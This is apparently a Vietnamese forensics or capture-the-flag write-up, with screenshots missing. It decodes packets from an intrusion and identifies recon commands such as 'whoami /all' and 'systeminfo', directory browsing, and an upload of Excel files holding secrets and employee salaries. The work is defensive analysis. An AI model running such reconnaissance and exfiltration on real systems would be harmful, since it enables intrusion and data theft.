


Đây là lệnh whoami /all


- Q5 : whoami/all
- Packet tiếp theo trong stream 8, 110 Bytes, xóa 40 char đầu (20bytes) decode thu được



- Có vẻ là lệnh gọi đến Command Prompt
- Lệnh systeminfo:Xem quyền, network, users




- Di chuyển đến thư mục Downloads




Packet tiếp theo


Truy cập documents, có vẻ là tiến hành liệt kê các thư mục

Đoạn này nhiều nhiễu, e có thấy 1 vài file excel Annual Report và Employees_Salary,...






- Đoạn này có chuỗi khá dài, là upload file excel chứa secrets
- Chuyển qua file Employees_Salary



- Quay lại file 2019_Anual…



- Lại gọi Command Prompt

Ⓟ 6. 2 file được hacker xử lí là 2019_Annual_report… và Employees_salary…